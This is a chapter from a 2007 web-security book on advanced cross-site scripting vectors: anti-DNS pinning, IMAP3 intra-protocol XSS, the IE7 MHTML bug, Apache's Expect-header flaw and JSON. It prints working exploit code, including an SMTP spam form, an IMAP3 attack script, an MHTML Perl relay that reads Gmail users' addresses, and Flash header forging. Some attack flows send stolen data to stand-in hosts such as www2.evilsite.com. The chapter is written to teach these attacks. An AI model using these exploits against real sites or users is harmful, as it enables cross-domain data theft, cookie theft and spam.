436_XSS_05.qxd 4/19/07 3:30 PM Page 191

Chapter 5

Advanced XSS Attack Vectors

Solutions in this chapter:

- DNS pinning
- IMAP3
- MHTML
- Hacking JSON

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

Security researchers have spent a significant amount of time over the last few years, finding and exposing a wide range of flaws in software and Web sites that could be used to perform a cross-site scripting (XSS) attack. The primary focus of these attacks was Web applications that failed to filter the user-supplied data. However, there are several other ways that an attacker can successfully inject JavaScript into a user's browser. In this chapter, we look at several of these advanced attack vectors in some detail, so that you can get an idea of how illusive and widespread this problem is.

DNS Pinning

When a user requests a Web page in a browser, several systems have to work together to locate, access, and retrieve that data. One of these components is the Domain Name System (DNS), which converts the Uniform Resource Locator (URL) entered into the browser into the numerical address of the server that hosts the Web site. For example, when your browser is commanded to view www.example.com, the user's system will connect to a DNS server to perform a lookup on that domain, which would then provide the IP address of 111.111.111.111. The browser will then create a query that contains the domain, a specific Web page, and other variables and send it to the specified Internet Protocol (IP) address. After connecting to 111.111.111.111, the browser will send the following:

```
    GET / HTTP/1.0
    Host: www.example.com
    User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1)
Gecko/20061204 Firefox/2.0.0.1
    Accept: */*
    Accept-Language: en-us,en;q=0.5
    Accept-Encoding: gzip,deflate
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
    Keep-Alive: 300
    Proxy-Connection: keep-alive
    Cookie: super-secret-decoder-ring-number:54321
```

NOTE

During the DNS lookup process, a local host's file is first checked to see if there is a static entry. If an entry does exist, this information will be used to direct the browser to the defined location. This technique can be used to create valid Web site aliases, but is often abused by malicious software (malware) to gain control over browsing activities. Using this method, a malicious program can easily perform phishing attacks, redirect Web requests, and more. On Windows XP, this file is located at: *C:\WINDOWS\system32\drivers\etc\hosts*.

The *Host:* header tells the server that the user is looking for data at the www.example.com host, which is necessary if the Web server happens to be running more than one Web site (e.g., virtual hosting). The browser does something to protect itself (and the user) at this point; DNS pinning. DNS pinning is where the browser caches the hostname-to-IP address pair for the life of the browser session, regardless of how long the actual DNS time to live (TTL) is set for. So even if the time to live is set for 20 seconds, the DNS pinning in your browser will save DNS information until you shut down your browser. Let's show an example of an attack that DNS pinning protects against:

An attacker runs the malicious Web site www.evilsite.com at 222.222.222.222 and controls the DNS server entry that is set with a TTL of 1 second. On the attacker's Web site is a Web page containing JavaScript that tells the browser to connect to itself using XMLHTTPRequest in 2 seconds, pull the data on the page, and send the data found to www2.evilsite.com at 333.333.333.333. Here is how the attack works:

1. The user's browser connects to www.evilsite.com and sees 222.222.222.222 with a DNS timeout of 1 second.
2. The user's browser sees the JavaScript, which asks them to connect back to www.evilsite.com in 2 seconds. The problem (theoretically) is that www.evilsite.com's IP address is no longer valid because the TTL on the DNS entry was set to 1 second.
3. Since the DNS is no longer valid, the user's browser connects to the DNS server and asks where www.attacker.com is now located.
4. The DNS now responds with a new IP address for www.evilsite.com, which is 111.111.111.111.
5. The user's browser connects to 111.111.111.111 and sends something like this header:

```
        GET / HTTP/1.0
        Host: www.evilsite.com
        User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1)
Gecko/20061204 Firefox/2.0.0.1
        Accept: */*
        Accept-Language: en-us,en;q=0.5
        Accept-Encoding: gzip,deflate
        Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

```
Keep-Alive: 300
Proxy-Connection: keep-alive
```

Notice the original cookie is no longer included and the *Host:* has been changed to www.evilsite.com instead of www.example.com. The reason for this is that the browser still believes it is connecting to www.evilsite.com since the authoritative DNS server told it that the IP address for that server is 111.111.111.111. In this way, you can make any DNS entry point to any IP address, regardless if you own it or not. In this case, the attack is not particularly useful, because the hostname doesn't match (that's not a big deal since most sites don't run more than one virtual host), but more importantly, the cookie is missing. Finally, and this is the most important security feature, DNS pinning in the browser prevents the second lookup of the IP address 111.111.111.111 in steps 2 and 3, because the browser is attempting to protect the user from anti-DNS pinning. In other words, this particular attack doesn't work thanks to DNS pinning.

NOTE

Flushing your DNS cache (in Windows the command is *ipconfig /flushdns*) also has no effect on DNS pinning. There is no way from the browser itself to flush the DNS without shutting it down and restarting it.

Anti-DNS Pinning

On August 14, 2006, Martin Johns posted a message about Anti-DNS pinning to Bugtraq, that described a way to "undermine DNS pinning by rejecting connections." While anti-DNS pinning does circumvent browser protections, the attack remained fairly harmless, because the cookie data was not included with the new header. However, thanks to the work of Jeremiah Grossman and Robert Hansen, who discovered how to perform intranet port scanning via JavaScript, anti-DNS pinning became much more powerful.

Martin Johns first demonstrated that browser DNS pinning relies on one simple fact; the Web server in question is online and available. If the server is down, it stands to reason that a browser should query DNS and see if the Web server has moved.

That concept is a great idea for usability, but terrible for security. You remember why we had DNS pinning in the first place, right? The assumption that the server will never be intentionally down is a fine when you are thinking about a benign site, but when you are thinking of a malicious site, it can be down at a whim if the attacker wants it to be. So here's the trick:

1. The user's browser connects to www.evilsite.com and sees 222.222.222.222 with a DNS TTL of 1 second.
2. The user's browser processes the JavaScript, which tells it to connect back to www.evilsite.com in 2 seconds
3. www.evilsite.com firewalls itself off so that it cannot be connected to the IP address of the user.
4. DNS pinning is dropped by the browser.
5. Next, the user's browser connects to the DNS server and asks where www.evilsite.com is now.
6. The DNS now responds with the IP address of www.example.com, which is at 111.111.111.111.
7. The browser connects to 111.111.111.111 and sends something like this header:

```
    GET / HTTP/1.0
    Host: www.evilsite.com
    User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1)
Gecko/20061204 Firefox/2.0.0.1
    Accept: */*
    Accept-Language: en-us,en;q=0.5
    Accept-Encoding: gzip,deflate
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
    Keep-Alive: 300
    Proxy-Connection: keep-alive
```

8. The user's browser reads the data and sends it to www2.evilsite.com, which points to 333.333.333.333.

Again, this technique was only mildly useful, because the cookie data was not included. Or to put it another way, what's the difference between the previously described convoluted scenario and an attacker requesting that page himself? Since the cookie isn't there, the anti-DNS pinning attack is not doing the attacker any good. However, Martin John took this attack to the next level by combining it with intranet scanning.

Let's say that instead of using www.example.com pointing to 111.111.111.111, we are instead interested in intranet.example.com (a private page hosted behind a corporate firewall that we cannot access). intranet.example.com points to 10.10.10.10 (read RFC1918 to understand more about non-routable address space). Now, instead of targeting authenticated sessions on the Internet, an attacker can target internal Web sites that are supposed to be secure and inaccessible to the public.

NOTE

A security researcher known as Kanatoko, found that you don't have to actually completely block access to the Web server to disable DNS pinning. Instead you can simply block access to the port in question. Using multiple ports on a single Web server can help combine the attack so that all of the malicious functions can happen on one server.

Suddenly, we can trick the user's browser into reading Web pages from internal addresses where we would never have been able to connect to ourselves. Not only that, but we can read the data from the pages that are not accessible outside a firewall. It would seem like this has created a hole that makes it nearly impossible to stop an attacker from being able to read from pages from our Intranet.

Anti-Anti-DNS Pinning

There is one technique to stop this issue, which is to examine the *Host:* header. Remember previously where the host header doesn't match the host in question? (When we were connecting to www.example.com we were sending the host header of www.evilsite.com). That's fine if there are no virtual hosts, but if there are, this whole technique fails. Further, if the administrator makes the generic IP address ignore any requests that don't match *www.*example.com, anti-DNS pinning will also fail.

This happens a lot on shared hosts, virtual hosts, and so forth. As a result, it would appear that Anti-DNS pinning has a major hole in it. If you can't query the server for the correct hostname, you don't get to read the data. So, although an attacker can do port scans, anti-DNS pinning is pretty much worthless for stealing information from intranet Web pages if they are protected in this way. Or is it?

Anti-anti-anti-DNS Pinning AKA Circumventing Anti-anti-DNS Pinning

Amit Klien published a small e-mail to Bugtraq, discussing a way to forge the *Host:* header using *XMLHTTTPRequest* and through Flash. His research proves that simply looking at the *Host:* header won't do much to stop Anti-DNS Pinning. Here is an example XMLHTTPRequest that spoofs the *Host:* header in Internet Explorer (IE) 6.0 to evade Anti-anti-DNS Pinning.

```
<SCRIPT>
  var x = new ActiveXObject("Microsoft.XMLHTTP");

x.open("GET\thttp://www.evilsite.com/\tHTTP/1.0\r\nHost:\twww.example.com\r\n\r\n",
"http://www.evilsite.com/",false);
  x.send();
  alert(x.responseText);
</SCRIPT>
```

The point is the attacker is forcing the user to access the same domain to avoid the same-origin policy issues that normally protect Web sites. As far as the browser is concerned, the user is still contacting the same Web site so the browser is allowed to access whatever information the attacker wants.

Additional Applications of Anti-DNS Pinning

We've already discussed intranet port scanning as an ideal use for Anti-DNS pinning. There is at least one other interesting application for Anti-DNS pinning that arose as a result of a vulnerability in Adobe Reader. The Adobe PDF reader in Firefox and Opera was found to have a Document Object Model (DOM)-based vulnerability where an anchor tag could include JavaScript, thus rendering any Web site that had a Portable Document Format (PDF) in it to be vulnerable. There were a number of suggestions submitted to the online community in an effort to control the impact of this vulnerability. One of these ideas was to force a credential to be set by the IP address. Despite the fact there are issues like proxies, it was deemed to be a reasonable risk, at least until Anti-DNS pinning was factored into the equation.

Here is an example of how simple it is to run JavaScript using this vulnerability against any PDF file (assuming the user is using Firefox or Opera and an outdated version of Adobe Reader):

```
http://www.example.com/benign.pdf#blah=javascript:alert("XSS");
```

NOTE

Adobe has issued a patch for this bug so it only affects older versions of Adobe Reader (7.x and earlier versions), but it is still a good example of how Anti-DNS pinning can be used to evade certain types of protection.

Here is the attack scenario. Cathy wants to execute an XSS vulnerability on Bob's server against Alice, to steal her cookie. Bob has protected the PDF from being directly linked to by an attacker by creating a unique token that protects the PDF from being directly linked to with the malicious anchor tag:

- Alice visits Cathy's malicious Web site www.evilsite.com that points to 222.222.222.222 (Cathy's IP).

- Cathy uses an XMLHTTPRequest to tell Alice's browser to visit www.evilsite.com in a few seconds, and times out the DNS entry immediately.
- Alice's browser connects to www.evilsite.com but Cathy has shut down the port. The browser DNS pinning no longer points to 222.222.222.222 and instead it asks Cathy's DNS server for the new IP of www.evilsite.com.
- Cathy's DNS server now points to 111.111.111.111 (Bob's IP).
- Alice's browser now connects to 111.111.111.111 and reads the token from that page (cookie, redirect, or whatever protects the PDF from being downloaded) via XMLHTTPRequest and forwards that information to Cathy's other Web site www2.evilsite.com.
- Cathy reads Alice's token and then forwards Alice's browser to Bob's server (not the IP, but the actual address) with Alice's token (if the token is a cookie we can use the Flash header forging trick). Alice's cookie is not yet compromised, because she is looking at a different Web site, and her browser does not send the cookie yet.
- Alice connects to Bob's server with the PDF anchor tag and the correct token to view the PDF. Since the token is bound by IP, the token works.
- Alice executes Cathy's malicious JavaScript malware in the context of Bob's Web server and sends the cookie to www2.evilsite.com where it is logged.

NOTE

Both Flash and Java have the potential to create Anti-DNS pinning issues of their own. They could potentially have the most interesting control as they can both read binary content, which can give them greater read/write control over raw sockets.

Anti-DNS pinning thus proves to be a valuable resource in breaking the same origin policy as well as IP-based authentication, as shown above. There are no currently known ways to fix this issue, although fixes to the browser seem to be plausible options. Some people have blamed the nature of DNS itself as the root cause of anti-DNS pinning techniques. Whatever the cause, and whomever is to blame, anti-DNS pinning is a powerful tool in a Web application hacker's arsenal.

IMAP3

One of the perils of Web application security is that it applies to a lot more than just a Web server or the Web applications themselves. Sometimes you can find rare circumstances where two seemingly unrelated technologies can be combined to create an attack vector. In August 2006, Wade Alcorn published a paper on a way to perform an XSS attack against an IMAP3 (Internet Message Access Protocol 3) server.

Before going any further, it's a good idea to understand why other protocols may or may not be affected by this sort of exploit. To do that it's important to understand a principle in Firefox's security model, that prohibits communication to certain ports. The following ports are prohibited:

Port	Service
1	tcpmux
7	echo
9	discard
11	systat
13	daytime
15	netstat
17	qotd
19	chargen
20	ftp data
21	ftp control
22	ssh
23	telnet
25	smtp
37	time
42	name
43	nicname
53	domain
77	priv-rjs
79	finger
87	ttylink
95	supdup
101	hostriame
102	iso-tsap

Continued

Port	Service
103	gppitnp
104	acr-nema
109	pop2
110	pop3
111	sunrpc
113	auth
115	sftp
117	uucp-path
119	nntp
123	NTP
135	loc-srv / epmap
139	netbios
143	imap2
179	BGP
389	ldap
465	smtp+ssl
512	print / exec
513	login
514	shell
515	printer
526	tempo
530	courier
531	chat
532	netnews
540	uucp
556	remotefs
563	nntp+ssl
587	
601	
636	ldap+ssl
993	ldap+ssl
995	pop3+ssl
2049	nfs

Continued

Port	Service
4045	lockd
6000	X11

You'll notice that port 220 is missing from this list (as are many other ports). In this case, port 220 can cause problems as IMAP3 can be turned into an XSS exploit. Even if the server is totally hardened and has no dynamic content whatsoever, it can still be exploited if the IMAP3 server is on the same domain as the intended target.

Note that there are some exceptions that Firefox has allowed for given protocol handlers:

Protocol Handler	Allowed Ports
File Transfer Protocol (FTP)	21, 22
Lightweight Directory Access Protocol (LDAP)	389, 636
Network News Transfer Protocol (NNTP)	any port
Post Office Protocol 3 (POP3)	any port
IMAP	any port
Simple Mail Transer Protocol (SMTP)	any port
FINGER	79
DATETIME	13

Regardless of the port-blocking feature in Firefox, other browsers do not port block at all, thus making them potentially vulnerable to similar attacks. In this case, however, the service can be exploited by using a reflected XSS vector. JavaScript has had other negative issues in the past, as documented by Jochen Topf in a 2001 paper on attacking SMTP, NNTP, POP3, and Internet Relay Chat (IRC). In these examples, you can use JavaScript and Hypertext Markup Language (HTML) to force browsers to submit spam on the attacker's behalf or worse. This simple example could send spam from any server that allowed connections to an SMTP port:

```
<form method="post" name=f action="http://www.example.com:25"
enctype="multipart/form-data">
<textarea name="foo">
HELO example.com
MAIL FROM:<somebody@example.com>
RCPT TO:<recipient@example.org>
DATA
Subject: Hi there!
```

```
From: somebody@example.com
To: recipient@example.org
Hello world!
.
QUIT
</textarea>
<input name="s" type="submit">
</form>
<script>
    document.f.s.click();
</script>
```

The result from the SMTP server:

```
220 mail.example.org ESMTP Hi there!
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
250 mail.example.org Hello example.com [10.11.12.13]
250 <somebody@example.com> is syntactically correct
250 <recipient@example.org> is syntactically correct
354 Enter message, ending with "." on a line by itself
250 OK id=15IYAS-00073G-00
221 mail.example.org closing connection
```

Keeping this concept in mind, while we were able to send spam e-mail on our behalf, we were never able to get data back from the server, because it was never formatted properly. Here is what a normal request would look like if sent to an IMAP3 server:

```
POST /localhost HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
```

The server's response:

```
POST /localhost HTTP/1.0
POST BAD Command unrecognized/login please: /LOCALHOST
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg
Accept: BAD Command unrecognized/login please: IMAGE/GIF,
```

In this case, it would cause a protocol error on the browser, as it doesn't understand this type of response. A browser expects certain data to be returned. This is also accomplished in a similar way as described in Jochen's SMTP hacking. Multi-part encoded forms are ideal. Here is the sample code Wade described to perform the IMAP3 XSS exploit:

```
<script>
var target_ip = '10.26.81.32';
var target_port = '220';

IMAP3alert(target_ip, target_port);

function IMAP3alert(ip, port) {

  // create the start of the form HTML
  var form_start = '<FORM name="multipart" ';
  form_start += 'id="multipart" action="http://';
  form_start += ip + ':' + port;
  form_start += '/dummy.html" ';
  form_start += 'type="hidden" ';
  form_start += 'enctype="multipart/form-data" ';
  form_start += 'method="post"> ';
  form_start += '<TEXTAREA NAME="commands" ROWS="0" COLS="0">';

  // create the end of the form HTML
  var form_end = '</TEXTAREA></FORM>';

  // create the commands
  cmd = "<scr"+"ipt>alert(document.body.innerHTML)</scr"+"ipt>\n";
  cmd += 'a002 logout' + "\n"; // IMAP3 logout command

  // create multipart form
  document.write(form_start);
  document.write(cmd);
  document.write(form_end);

  // send it
  document.multipart.submit();
}
</script>
```

This will cause the IMAP3 server to return the data requested by the client in an error. This error is then read by the browser and printed to the screen. This intra-protocol XSS is actually quite common amongst ASCII controlled protocols, including echo (port 7). Although echo is very uncommon these days, it is still important to note that other protocols can be used to perform XSS. While the browsers do know about different ports, they don't take that context in consideration when enforcing cross-domain restrictions.

It should be noted that this is not just useful for XSSing a remote Web-server. It can also be useful if you want to run XSS against an Intranet in the case that you need to have read access to a domain that would otherwise be unavailable to the browser because of cross domain restrictions. Oh, what a tangled Web we weave!

MHTML

In October 2006, Secunia published a vulnerability in the MHTML protocol of IE 7.0. While Secunia labeled this vulnerability "Less Critical," it is perhaps one of the most dangerous browser bugs ever found. MHTML is a protocol that is really part of the integration between Outlook an IE. Due to the way HTML enabled e-mail must be able to contact the Web to download embedded content, a hook was created. That hook, unfortunately, allows for this dangerous hole.

One of the obstacles attackers must face in XSS attacks is the typical requirement of having to run their code on the victim Web server to get around the cross-domain restrictions. This vulnerability doesn't need to work within the confines of its own domain. Instead, it can read any other domain, as long as the process is correct. Here's how it works:

1. The user visits a page under the attacker's control. The page must allow the attacker to perform redirection and XMLHTTPRequests.
2. The user's browser renders XMLHTTPRequest, which asks it to contact a MHTML protocol redirection (e.g., http://ha.ckers.org/weird/mhtml.cgi?target=https://www.google.com/accounts/EditSecureUserInfo)
3. That URL will then redirect to an MHTML redirection (e.g., mhtml:http://ha.ckers.org/weird/mhtml.cgi?www.google.com/search?q=test&rls=org.mozilla:en-US:official)
4. That URL will then finally redirect to the target in question. The browser then reads the MHTML output, as if it were on the same domain, giving the browser access across domains.

There are some caveats though. First, as mentioned before, this only works in IE 7.0. Secondly, the code only starts reading after the second double line breaks in the output (the first being in the headers). There are some strange responses if the text is compressed or otherwise not raw ASCII output. Lastly, for this vulnerability to work, you must know the URL that you will be sending the user to. If the URL is hidden from view (e.g., the first double line break) or otherwise impossible to know, the attack will not work. Here is some sample code to demonstrate the flaw:

```
#!/usr/bin/perl
#Written by RSnake - with big thanks to Trev at Adblockplus.org for the
#initial version, that I based most of this off of.
use strict;

my $restricted = 1; #restrict this to particular domains
my $location = "http://ha.ckers.org/weird/mhtml.cgi"; #where this script is
located.

#stuff you may want to limit your users to visiting
my %redirects = (
  'http://www.google.com/search?q=test&rls=org.mozilla:en-US:official' => 1,
  'http://www.yahoo.com/' => 1,
  'https://www.google.com/accounts/ManageAccount' => 1,
  'http://news.google.com/nwshp?ie=UTF-8&hl=en&tab=wn&q=' => 1,
  'https://www.google.com/accounts/EditSecureUserInfo' => 1,
  'https://boost.loopt.com/loopt/sess/secureKey.ashx' => 1,
  'http://ha.ckers.org/weird/asdf.cgi' => 1,
  'http://ha.ckers.org/' => 1
);

if ($ENV{QUERY_STRING} =~ m/^target=/) {
  $ENV{QUERY_STRING} =~ s/^target=/target2=/;
  print "Content-Type: text/javascript\n\n";
  print <<EOHTML;
var request = null;
request = new XMLHttpRequest();
if (!request) {
  request = new ActiveXObject("Msxml2.XMLHTTP");
}
if (!request) {
  request = new ActiveXObject("Microsoft.XMLHTTP");
}
var result = null;
request.open("GET", "$location?$ENV{QUERY_STRING}", false);
request.send(null);
result = request.responseText;
EOHTML
} elsif ($ENV{QUERY_STRING}) {
  if ($ENV{QUERY_STRING} =~ m/^target2=/) {
    $ENV{QUERY_STRING} =~ s/^target2=/mhtml:$location?/;
    print "Location: $ENV{QUERY_STRING}\n\n";
    #might want to add rand() back in here to prevent caching
  } elsif (($restricted == 0) || ($redirects{$ENV{QUERY_STRING}})) {
    print "Location: $ENV{QUERY_STRING}\n\n";
  } else {
    print "Content-Type: text/html\n\n\n\nSorry, no can do buddy.";
  }
}
```

Here is how an attacker would instantiate the code:

```
<html>
<head>
<title>Mhtml Internet Explorer Hack</title>
<html>
<body>
<h1>Mhtml Internet Explorer Hack</h1>
<p><A HREF="http://ha.ckers.org/">Ha.ckers.org home</a>
<p>Internet Explorer Only! Tested on WinXP.</p>
<p><noscript><B>Please turn JavaScript on.</B></noscript></p>
</div>
</head>
<body>
<p>This demonstrates the mhtml bug in MSIE 7.0.  Make sure you modify mhtml.cgi to
have the correct path of your script.  Also, make sure you don't put the "http://"
in your target, as that will simply redirect you.  The result is written into the
"result" variable, which can be used however you see fit. You can download this
sample and the cgi demo <A HREF="http://ha.ckers.org/weird/mhtml.zip">here</A>.
Here is the syntax:</p>

<DIV ALIGN="center"><textarea cols="45" rows="3">&lt;script
src="mhtml.cgi?target=www.google.com/search?q=test&rls=org.mozilla:en-
US:official"&gt;&lt;/script&gt;
&lt;script&gt;document.write(result)&lt;/script&gt;</textarea></div>
```

```
<p>And here is a sample issue (this will only work in MSIE 7.0 and you must be
logged into Gmail and have JavaScript enabled to see the demo):</p>
<script
src=”mhtml.cgi?target=https://www.google.com/accounts/EditSecureUserInfo”></script>
<script>
var a = /([\w\._-]*@[\w\._-]*)/g;
var arry = result.match(a);
if (arry) {
  document.write("Your Gmail Email Address: <B>" + arry[0] + "</B><BR>");
  document.write("Your Real Email Address: <B>" + arry[1] + "</B><BR>");
} else {
  document.write("<B>It appears you may not be logged into Gmail<B><BR>");
}
</script>
</p>
</div>
</body>
</html>
```

This example only works in IE 7.0, but it steals information from authenticated users of Google. Namely it steals their e-mail address and the e-mail address that they registered with. Although this is not technically a vulnerability within Google, they could protect itself by taking the precaution of removing all double line breaks in the code.

Expect Vulnerability

Thiago Zaninotti discovered a vulnerability in Apache HTTP Server that took advantage of a minor hole in how Apache displays errors. This exploit was so widespread that nearly every instance of Apache on the Web was vulnerable for some duration of time. Although this was discovered in August 2006, it is not uncommon to find old Web servers that are still vulnerable to this exploit. Here's an example of what the headers would look like to create the attack:

```
$ telnet www.beyondsecurity.com 80
Trying 192.117.232.213...
Connected to beyondsecurity.com.
Escape character is '^]'.
GET / HTTP/1.0
Expect: <script>alert("XSS")</script>
```


When the Web server receives the erroneous information, it outputs an error. The error is actually read by the browser as a valid HTML-outputted page. Due to this, in IE you can actually cause server-level XSS exploits, which will make the URL once the page stops loading look exactly correct, but it will be under the attacker's control. Here is the output:

```
HTTP/1.1 417 Expectation Failed
Date: Wed, 28 Mar 2007 20:48:19 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>417 Expectation Failed</TITLE>
</HEAD><BODY>
<H1>Expectation Failed</H1>
The expectation given in the Expect request-header
field could not be met by this server.<P>
The client sent<PRE>
    Expect: <script>alert("XSS")</script>
</PRE>
but we only allow the 100-continue expectation.
</BODY></HTML>
Connection closed by foreign host.
```

Now the real question is, how do you get someone to forge a header? There is a way to do this in Flash and a prototype example of this is located at http://ha.ckers.org/expect.swf. Here is the Usage:

```
http://ha.ckers.org/expect.swf?http://www.beyondsecury.com/
Source:
inURL = this._url;
inPOS = inURL.lastIndexOf("?");
inParam = inURL.substring(inPOS + 1, inPOS.length);
req = new LoadVars();
req.addRequestHeader("Expect", "<script>alert(\'" + inParam + " is vulnerable to
the Expect Header vulnerability.\');</script>");
req.send(inParam, "_blank", "POST");
```

Figure 5.1 Example of an Exception Exploit in beyondsecurity.com



http://ha.ckers.org/expect.swf?http://www.beyondsecurity.com/ - Windows Internet Explorer

417 Expectation Failed - Windows Internet Explorer

http://www.beyondsecurity.com/

Expectation Failed

The expectation given in the Expect request-header field could not be met by this server.

The client sent

```
    Expect:
```

Windows Internet Explorer

http://www.beyondsecurity.com/ is vulnerable to the Expect Header vulnerability.

OK

Waiting for http://www.beyondsecurity.com/...

Unknown Zone

Done

Internet

Because Flash has the ability to spoof HTTP headers (at least ones that are not already set), the attacker has the ability to force a user through redirection to visit the page, while sending the malicious header. In this way, the attacker can inject XSS into any vulnerable instance of the Web server. This primarily affects versions of Apache prior to 1.3.35, 2.0.58, and 2.2.2; however it may affect other variants.

This is a good lesson though. The attacker can leverage any American Standard Code for Information Interchange (ASCII) output as long as it doesn't break the HTTP standard in a way that causes the page to fail to load. Beyond that, Web server errors, along with any other Web accessible output, are fair game to an attacker.

Hacking JSON

JavaScript Object Notation (JSON) is a simple, text-based data transfer format that is easy to use and entirely compatible with JavaScript interpreters. JSON is largely used in Asynchronous JavaScript and XML (AJAX) as a simple, lightweight alternative to eXtensible Markup Language (XML).

JSON follows the syntax of JavaScript to define structured data. For example, arrays are represented like this:

```
[1, 2, 3, 'Bob', 'Fred', 234]
```

Notice that this is also the syntax for declaring arrays in JavaScript. Apart from arrays, JSON can also serialize objects. For example:

```
{name: 'United Kingdom', cities: ['London', 'Manchester']}
```

The serialized object contains the parameters *name:* and *cities:*. The *name:* parameter is a string while the *cities:* parameter is an array of strings.

Although, so far we showed the two most common forms of JSON, it's worth mentioning that all of the basic JavaScript types are also valid JSON representations. For example, a JSON number is serialized like this:

```
1234
```

JSON strings are serialized as:

```
"This is a string"
```

or:

```
'Hello world'
```

In general, every expression that is valid in JavaScript is also valid in JSON.

We established earlier in this section that JSON is widely used as a transport mechanism in AJAX applications. The reason for this is because JSON does not require the developer to build parsers for extracting the data, as is the case with XML. JSON data objects can simply be evaluated. However, this feature also helps to circumvent the security restrictions applied by the same origin policy.

As we discussed earlier, the same origin policy is the security mechanism implied by modern browsers that restrict a page from one domain to access or change the content of another. This means that example.com cannot access information from acme.com, because they are different (i.e., they have different origins).

However, the nature of AJAX applications sometimes require these restrictions to be broken. Very often, AJAX developers need to be able to communicate with services that are not necessarily part of the origin of the application. For example, the Google Maps data is retrieved from the Google servers but you can embed maps on pages that are outside of the Google domain.

This is possible because script elements (<*script*>) are not restricted as XMLHttpRequest and IFRAME elements are. In simple words, we can use scripts to communicate and transmit data.

Let's examine the following example. Site A provides a GIO Internet Protocol (IP) service. The service consumer submits an IP address and provides the name of the callback that handles the data, where the service responds with a result. The request may look like the following:

```
http://www.a.com/geoip/getlocation?ip=212.241.193.208&callback=handleData
```

The response of the call looks like the following:

```
handleData({'country_code': 'GB', 'country_code3': 'GBR', 'country_name': 'United
Kingdom', 'region': 'K2', 'city': 'Oxford', 'postal_code': '', 'latitude': '51.75',
'longitude': '-1.25', 'area_code': '', 'dma_code': ''})
```

If we build an application on site B, we cannot simply use the XMLHttpRequest object to get the data from site A. However, as we established earlier, we can use script element. For example:

```
<html>
       <body>
              <script type="text/javascript">
                     // declare the function to handle the data

                     function handleData(data) {
                            // alert the country_code

                            alert(data.country_code)
                     }
              </script>

              <!-- the following element make the call to site A -->
              <script type="text/javascript"
src="http://www.a.com/geoip/getlocation?ip=212.241.193.208&callback=handleData"></s
cript>
       </body>
</html>
```

The security restrictions in this case are bypassed.

In the example that we presented here, we specified a special parameter called "callback." This parameter defines the function that handles the data. If the GEO IP service from site A is designed to be used across several origins, the callback parameter will be required, because everything that is returned is dynamically evaluated with the script element and there is no way to handle the data unless a function is called.

NOTE

This technique is also known as on "demand JavaScript." You need to be extra careful when calling external scripts, because if compromised, they will lead to your application being compromised by the same attackers as well.

Certain applications, like GMail for example, do not provide callback parameters, because they don't need to. If they consume JSON objects from services available in their origin, AJAX applications can use the XMLHttpRequest object, which provides greater control of the request and the response. For example:

```
// the function to handle the data

function handleData(data) {
    // do something with the data
}

// instantiate new XMLHttpRequest

var request = new XMLHttpRequest;

// handle request result

request.onreadystatechange = function () {
    if (request.readyState == 4) {

        //call the handling function

        eval('handleData(' + request.responseText + ');');
    }
};

// open a request to /contriesJSON.asp

request.open('GET', '/contriesJSON.asp', false);

// send the request

request.send(null);
```

In this example we use the XMLHttpRequest object to retrieve data from contriesJSON.asp. When the data is obtained, we generate the function call string, which is evaluated with the eval function.

The function call string is composed like this:

```
'handleData(' + request.responseText + ');'
```

If the request.resposneText parameter contains the data ['UK', 'US', 'JP'], then the string will become:

```
handleData(['UK', 'US', 'JP']);
```

This is a valid function call expression in JavaScript.

